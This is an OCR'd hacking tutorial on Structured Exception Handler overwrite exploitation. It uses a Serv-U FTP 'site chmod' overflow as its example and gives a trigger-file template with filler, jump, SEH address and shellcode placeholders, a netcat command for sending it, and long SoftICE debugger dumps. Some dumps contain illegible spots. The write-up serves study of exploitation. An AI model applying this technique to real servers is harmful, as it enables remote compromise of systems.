# Practical SEH exploitation

by Johnny Cyberpunk / The Hacker's Choice

## Table of contents

INTRODUCTION .......... 2

REQUISITES .......... 2

THE EXAMPLE BUG .......... 3

DEBUGGING THE BUG .......... 4

CONCLUSION .......... 12

GREETINGS .......... 13

REFERENCES .......... 13

## Introduction

**The intention to write this paper was when I've started working on an exploit of a daemon, which is described here later. After I was able to trigger the bug, I've noticed that a normal overflow would fail, because i had to fulfill too many requisites to get the exploit working. So i came to the conclusion that i have to use another technique. As I've heard a lot of SEH (Structured Exception Handler) hacking, I've started my browser and googled for a SEH paper, but failed. It seemed that nobody ever described it in a paper. I just found some examples of exploits using this technique, like the well known worm Code Red. As i was too lazy to debug that shit, I've started reversing the exception by myself and solved the trick very fast. The following paper will describe my lessons I've learned when i tried to get the exploit working.**

## Requisites

**To understand all the shit I'll try to explain you, you should fulfill the following requisites:**

- **X86 assembly [4]**
- **debugging with softice [3]**
- **basic knowledge of exploitation**
- **basics in structured exception handling [1] [2]**

**For all requisites I've listed some references at the bottom of this paper.**
**And of course you should have installed a Serv-FTP Server 4.x and one of the Windows targets which i offer in the sample exploit [5], to get our stuff running. ;)**

## The example bug

**The bug I've exploited is the latest SERV-U FTP-Server bug that was found by kkqq of the Superman Anti Security Team some weeks ago. To trigger the bug you'll need a valid normal user-account on a serv-u server and a writeable directory. If the homedirectory isn't writable, but another, we have to change to that directory. After you've logged onto the box, you just have to type:**

```
site chmod 666 <overlong-nonexisting-file>
```

**and the daemon stops it's activities. For further information on this bug, consult the 0x557 site [6] which can be found in the references. A sample exploit can be downloaded from the THC website [5].**
**Although it would be better if you first read the two SEH papers in the references, if you haven't skills in that area, i just wanna give you a taste, why it is better to use the SEH technique, than the normal stack esp overwriting stuff here.**
**In the following you can see a memory map in the servudaemon.exe after I've send the bad data:**

```
0013ac50c   :   550 /c:/<400 bytes of crap we filled in>
0013ac6a4   :   <SEH address in little endian format>
0013ac6fc   :   <ESP>
```

**between SEH address and ESP are different pointers which are needed by the program flow. If the pointers are overwritten with data to unmapped memory we earn a page fault, the server dies and we have no control. :(**
**You see clearly that we had to fulfill to many requisites if we would plan to overwrite the ESP to get control over the daemon.**
**The easier and, you can imagine, more stable trick is to get control by overwriting the pointer of the Structured Exception Handler, which was installed by the servudaemon.exe itself and points to a routine, that is able to handle an unexpected error (exception). That's exactly what we wanna do. We overwrite the SEH pointer with an address in a stable area, which then jumps into our shellcode and owns the box.**
**The SEH gets triggered, because we've also overwritten some pointers which the program flow needs. As they point to unmapped memory, we get lucky. ;)**

**So before I've started coding the exploit I've just created a text-file to trigger the bug and piped the data to the daemon.**

**Sample servu.txt:**

```
user lamer
pass test123
site chmod 666 <400 bytes crap><0xeb+0x06><2 bytes crap><SEH address in little endian format><shellcode>
```

**If we have to change the directory, because our homedir isn't writable, we have to substract the length of the pathname - <drive:\> from the 400 bytes of crap.**

## Debugging the bug


**After creation of the servu.txt first join softice by pressing the hotkey STRG-D and enter the following commands:**

```
addr servudaemon
bpx kiuserexceptiondispatcher
```

**which enables us to find out very fast where the bug occurs exactly. After that, leave softice and fire up the named netcat command.**

**netcat command:** `nc <ftp-server host> 21 < servu.txt`

**If the user/password was ok for the servu-server and he munched the site chmod command, softice should popup now and showing us the following:**



```
EAX=DCD887BF   EBX=013AB91C   ECX=013AB938   EDX=013AB724   ESI=01470034
EDI=013ABFDA   EBP=013AC[illegible]   ESP=013AB90C   EIP=77891A91   o d I S z a p c
CS=001B   DS=0023   SS=0023   ES=0023   FS=003B   GS=0000
----ntdll!KiUserCallbackDispatcher+001A----
001B:77891A86  8BFF            MOV   EDI,EDI
ntdll!KiUserExceptionDispatcher
001B:77891A88  8B4C2404        MOV   ECX,[ESP+04]
001B:77891A8C  8B1C24          MOV   EBX,[ESP]
                               PUSH  ECX
                               PUSH  EBX
001B:77891A91  E8E8A00100      CALL  778AC57E
                               OR    AL,AL
               740C            JZ    77891AA6
                               POP   EBX
                               POP   ECX
               6A00            PUSH  00
                               PUSH  ECX
               E8F466FFFF      CALL  ntdll!NtContinue
                               JMP   77891AB1
                               POP   EBX
                               POP   ECX
               6A00            PUSH  00
                               PUSH  ECX
                               PUSH  EBX
                               CALL  ntdll!NtRaiseException
                               ADD   ESP,-14
                               MOV   [ESP],EAX
                               MOV   DWORD PTR [ESP+04],00000001
                               MOV   [ESP+08],EBX
                               MOV   DWORD PTR [ESP+10],00000000
                               PUSH  ESP
                               CALL  ntdll!RtlRaiseException
                               RET   0008
ntdll!KiRaiseUserExceptionDispatcher
                               PUSH  EAX
                               PUSH  EBP
                               MOV   EBP,ESP
                               SUB   ESP,50
                               MOV   [ESP+0C],EAX
                               MOV   EAX,FS:[00000018]
                               MOV   EAX,[EAX+000001A4]
                               MOV   [ESP],EAX
                               MOV   DWORD PTR [ESP+04],00000000
                               MOV   DWORD PTR [ESP+08],00000000
                               MOV   DWORD PTR [ESP+10],00000000
                               PUSH  ESP
                               CALL  ntdll!RtlRaiseException
                               MOV   EAX,[ESP]
                               MOV   ESP,EBP
                               POP   EBP
                               RET
                               INT   3
001B:77891B14  FF742410        PUSH  DWORD PTR [ESP+10]
(PASSIVE)-KTEB(81081500)-TID(05C4)--NTDLL!.text+00010A86
NTICE: Load32 ... MOD=RASAPI32
NTICE: Load32 ... MOD=RASMAN
NTICE: Load32 ... MOD=tapi32
NTICE: Load32 ... MOD=comctl32
NTICE: Load32 ... MOD=SHLWAPI
NTICE: Load32 ... MOD=DHCPCSVC
NTICE: Load32 ... MOD=winmm
NTICE: Load32 ... MOD=rasadhlp
NTICE: Load32 ... MOD=wsock32
NTICE: Load32 ... MOD=whttpip
Break due to BP 00: BPX ntdll!KiUserExceptionDispatcher (ET=4.27 seconds)
:debx
Enter a command
```

exception occured at 0x00419589

**We can see that the breakpoint we've set, worked very well, because we triggered the bug successfully. The daemon wants to handle the exception now and jumps to API:**

```
                    ntdll!KiUserCallbackDispatcher
```

**when you now trace (command is 't') the first 4 commands you should stand right before :**

```
          call      778ac57e
```

**Now just type:**

```
          d ebx
```


**and cool… look at the first softice snapshot where the arrow points to.**
**In little endian format we can see the address : 0x00419589**

**This is exactly where the bug occurred. Now just leave the debugger with the command 'x' and let the daemon crash. Start it again and when he's in running mode, join softice and kill the old bpx kiuserexeptiondispatcher with the command 'bc 0' (should be the only breakpoint ;)**

**Now add some new commands to softice:**

```
          addr  servudaemon
          bpx 00419589
```


**leave softice and fire up the netcat command again and you see the following now:**



```
EAX=DCD887BF   EBX=00000000   ECX=01470034   EDX=013AB724   ESI=01470034
EDI=013ABFD0   EBP=013AC618   ESP=013ABC04   EIP=00419589   o d I S z a P c
CS=001B   DS=0023   SS=0023   ES=0023   FS=0038   GS=0000   DS:DCD887B3=FFFFFFFF
——ServUDaemon!.text+00018589——————————————————byte——————————PROT———(0)
0023:00419589 8B 50 F4 42 85 D2 74 31-8B 5D F8 83 C3 F4 81 FB  .P.B..t1.]......
[illegible]
0023:00419669 F4 89 8D 5C FF FF FF FF-B5 5C FF FF FF E8 9D 97  ...\.....\......
————————————————————————————————————————————————————————————PROT32—
001B:00419589  8B50F4          MOV     EDX,[EAX-0C]
001B:[illegible] 42            INC     EDX
001B:[illegible] 85D2          TEST    EDX,EDX
001B:[illegible]               JZ      004195C2
001B:[illegible] 8B5DF8        MOV     EBX,[EBP-08]
001B:[illegible]               ADD     EBX,-0C
001B:[illegible] 81FB74F15E00  CMP     EBX,005EF174
001B:[illegible]               JZ      004195B2
001B:[illegible] 81FB74F15E00  CMP     EBX,005EF174
001B:[illegible] 7408          JZ      004195B2
001B:[illegible] 53            PUSH    EBX
001B:[illegible] E86F021A00    CALL    KERNEL32!InterlockedDecrement
001B:[illegible] 8B03          MOV     EAX,[EBX]
001B:[illegible] 40            INC     EAX
001B:[illegible] EB0C          JMP     004195BE
001B:[illegible] B801000000    MOV     EAX,00000001
001B:[illegible] EB05          JMP     004195BE
001B:[illegible] B801000000    MOV     EAX,00000001
001B:[illegible] 85C0          TEST    EAX,EAX
001B:[illegible]               JNZ     0041960F
001B:[illegible] 8B55F8        MOV     EDX,[EBP-08]
001B:[illegible]               ADD     EDX,-0C
001B:[illegible] 899570FFFFFF  MOV     [EBP-0090],EDX
001B:[illegible]               MOV     ECX,[EBP-08]
001B:[illegible]               ADD     ECX,-0C
001B:[illegible] 898D6CFFFFFF  MOV     [EBP-0094],ECX
001B:[illegible] FFB56CFFFFFF  PUSH    DWORD PTR [EBP-0094]
001B:[illegible] E839981700    CALL    00592E18
001B:[illegible]               POP     ECX
001B:[illegible] 8BC0          MOV     ECX,EAX
001B:[illegible] 898568FFFFFF  MOV     [EBP-0098],EAX
001B:[illegible]               LEA     EAX,[EBP-10]
001B:[illegible]   FFFFFF      MOV     EDX,[EBP-0098]
001B:[illegible]               MOV     [EBP-08],EDX
001B:[illegible]   FFFFFF      MOV     [EBP-009C],ECX
001B:[illegible]   FFFFFF      MOV     EAX,[EBP-009C]
001B:[illegible]               MOV     EDX,[EAX]
001B:[illegible] 8955705FFFF   MOV     [EBP+FFFFF570],EDX
001B:[illegible]               DEC     DWORD PTR [EBP-18]
001B:[illegible] 807DE800      CMP     BYTE PTR [EBP-18],00
001B:[illegible]               JZ      [illegible]
001B:[illegible]               MOV     EAX,[ECX-10]
001B:[illegible] 8B41F4        MOV     EAX,[ECX-0C]
001B:[illegible] 40            INC     EAX
001B:[illegible] 85C0          TEST    EAX,EAX
001B:[illegible]               JZ      [illegible]
001B:[illegible] 8B75F0        MOV     ESI,[EBP-10]
001B:[illegible]               ADD     ESI,-0C
001B:[illegible] 81FE74F15E00  CMP     ESI,005EF174
001B:[illegible] 7418          JZ      0041964F
(PASSIVE)-KTEB(81081500)-TID(05C4)——ServUDaemon!.text+00018589——
NTICE: Load32 START=77[illegible] SIZE=[illegible] KPEB=[illegible] MOD=activeds
NTICE: Load32 [illegible] MOD=adsldpc
NTICE: Load32 [illegible] MOD=rtutils
NTICE: Load32 [illegible] MOD=SETUPAPI
NTICE: Load32 [illegible] MOD=USERENV
NTICE: Load32 [illegible] MOD=RASAPI32
NTICE: Load32 [illegible] MOD=RASMAN
NTICE: Load32 [illegible] MOD=tapi32
NTICE: Load32 [illegible] MOD=comctl32
NTICE: Load32 [illegible] MOD=DHCPCSVC
NTICE: Load32 [illegible] MOD=winrnr
NTICE: Load32 [illegible] MOD=rasadhlp
NTICE: Load32 [illegible] MOD=wshtcpip
Break due to BP 00: BPX 001B:00419589  (ET=6.02 seconds)
Enter a command (H for help)                                         ServUDae
```

force exception


**As you can see, we are in the ServuDaemon now at address 0x00419589 ;)**
**Now just trace once using ‘t’ and we’ll join the KiUserCallbackDispatcher again.**



```
EAX=DCD887BF   EBX=00000000   ECX=013AB938   EDX=013AB724   ESI=014B0034
EDI=013ABFD0   EBP=013AC61C   ESP=013AB914   EIP=77891A8C   o d I S z a p c
CS=001B   DS=0023   SS=0023   ES=0023   FS=003B   GS=0000   SS:013AB914=013AB91C
------------------------------------------------------byte------------PROT---(0)-
0010:00000000 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000010 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000020 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000030 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000040 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000050 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000060 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000070 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000080 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:00000090 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:000000A0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:000000B0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:000000C0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:000000D0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
0010:000000E0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ................
-----ntdll!KiUserExceptionDispatcher-----------------------------------PROT32-
ntdll!KiUserExceptionDispatcher
001B:77891A88  8B4C2404            MOV     ECX,[ESP+04]
001B:77891A8C  8B1C24              MOV     EBX,[ESP]
001B:77891A8F  51                  PUSH    ECX
001B:77891A90  53                  PUSH    EBX
001B:77891A91  E8E8AA0100          CALL    778AC57E
001B:77891A96  0AC0                OR      AL,AL
001B:77891A98  740C                JZ      77891AA6
001B:77891A9A  5B                  POP     EBX
001B:77891A9B  59                  POP     ECX
001B:77891A9C  6A00                PUSH    00
001B:77891A9E  51                  PUSH    ECX
001B:77891A9F  E8F466FFFF          CALL    ntdll!NtContinue
001B:77891AA4  EB0B                JMP     77891AB1
001B:77891AA6  5B                  POP     EBX
001B:77891AA7  59                  POP     ECX
001B:77891AA8  6A00                PUSH    00
001B:77891AAA  51                  PUSH    ECX
001B:77891AAB  53                  PUSH    EBX
001B:77891AAC  E8DB6FFFFF          CALL    ntdll!NtRaiseException
001B:77891AB1  83C4EC              ADD     ESP,-14
001B:77891AB4  890424              MOV     [ESP],EAX
001B:77891AB7  C744240401000000    MOV     DWORD PTR [ESP+04],00000001
001B:77891ABF  895C2408            MOV     [ESP+08],EBX
001B:77891AC3  C744241000000000    MOV     DWORD PTR [ESP+10],00000000
001B:77891ACB  54                  PUSH    ESP
001B:77891ACC  E89BA30100          CALL    ntdll!RtlRaiseException
001B:77891AD1  C20800              RET     0008
ntdll!KiRaiseUserExceptionDispatcher
001B:77891AD4  50                  PUSH    EAX
001B:77891AD5  55                  PUSH    EBP
001B:77891AD6  8BEC                MOV     EBP,ESP
001B:77891AD8  83EC50              SUB     ESP,50
001B:77891ADB  8944240C            MOV     [ESP+0C],EAX
001B:77891ADF  64A118000000        MOV     EAX,FS:[00000018]
001B:77891AE5  8B80A4010000        MOV     EAX,[EAX+000001A4]
001B:77891AEB  890424              MOV     [ESP],EAX
001B:77891AEE  C744240400000000    MOV     DWORD PTR [ESP+04],00000000
001B:77891AF6  C744240800000000    MOV     DWORD PTR [ESP+08],00000000
001B:77891AFE  C744241000000000    MOV     DWORD PTR [ESP+10],00000000
001B:77891B06  54                  PUSH    ESP
001B:77891B07  E860A30100          CALL    ntdll!RtlRaiseException
001B:77891B0C  8B0424              MOV     EAX,[ESP]
001B:77891B0F  8BE5                MOV     ESP,EBP
001B:77891B11  5D                  POP     EBP
001B:77891B12  C3                  RET
001B:77891B13  CC                  INT     3
ntdll!LdrAccessResource
001B:77891B14  FF742410            PUSH    DWORD PTR [ESP+10]
